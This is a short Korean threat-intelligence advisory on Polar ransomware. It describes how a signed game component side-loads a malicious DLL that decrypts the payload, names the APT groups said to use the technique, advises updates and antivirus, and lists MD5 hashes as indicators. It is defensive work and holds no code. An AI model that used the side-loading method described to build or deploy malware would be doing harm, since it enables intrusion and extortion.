Polar 랜섬웨어는 2020년 최초로 발견되었으며, 주로 정부를 목표로 수행하는 중국 APT 그룹에서 백도어와 함께 사용되었다. Ubisoft에서 서명한 합법적인 컴퓨터 게임 구성요소인 GDFInstall.exe 파일과 함께 암호화 되어있는 악성코드 파일, 악성코드를 복호화하는 GameuxInstallHelper.dll 파일을 함께 배포한다.

이런 식으로 합법적인 애플리케이션이 악성 라이브러리를 로드하고, 이를 통해 악성 파일이 복호화 되어 실행되는 방식의 페이로드 호출 구성을 아시아 APT 그룹인 APT27, APT10, APT41, TA459, Bronze Union 등에서 발견 할 수 있다.

해당 그룹들은 2010년부터 활동하며 주로 정부, 방위 및 에너지 산업과 항공우주 및 제조 분야를 대상으로 활동하고 있다. 가장 일반적으로는 취약점을 악용해 웹 서버를 손상시키거나 무차별 대입 공격으로 접근 권한을 얻어 활동하고 있다.

많은 랜섬웨어 변종이 TrickBot과 Emotet과 같은 상용 악성코드 변종을 사용하여 배포되기 때문에 특정 APT에 대한 귀속을 정확하게 파악하기 어렵고, 재정적 동기를 가진 위협 행위자가 향후 공격에 랜섬웨어를 사용 할 가능성이 높기 때문에 각별한 주의가 필요하다.

해당 악성코드의 감염을 막기 위해 Windows 업데이트와, 사용 중인 백신의 버전을 최신으로 유지할 것을 권고한다.

IoC

Polar

- 841980b4ae02a4e6520ab834deee241b
- cd80dc7644c812853899d925af527c5d
- ba8b9ecc8ba86193dac096c7ede479f0
- 3b27238b9d779be47385c83db0a44738
- 37d456b380aa1bb6f8dc4b4f5652c724
- 92b4a5b25e6285270ad00495084c73f5
- b486a56a613a90cf9ac4bc5c7cabc6da
- 2bf605f631177f8a334cdfdcb3420a5f
- ff8b4afa0435472cd461f1d9c538a86b
- 316e66635401aacf4e30108766a400b6
- a650a325fdb8396f789f2606e5a792ce
- c8ec0b905cfacd120b4265f793e5e4aa
- e1f863e79b383015807ad3bc49b11dac
- 529ffe9a8c64e07b0a6a547b540c7bad
- a12b08cf25f140af3c566f58be133430
- 2a2a4895659a7e1fd38f4c336c3f4c58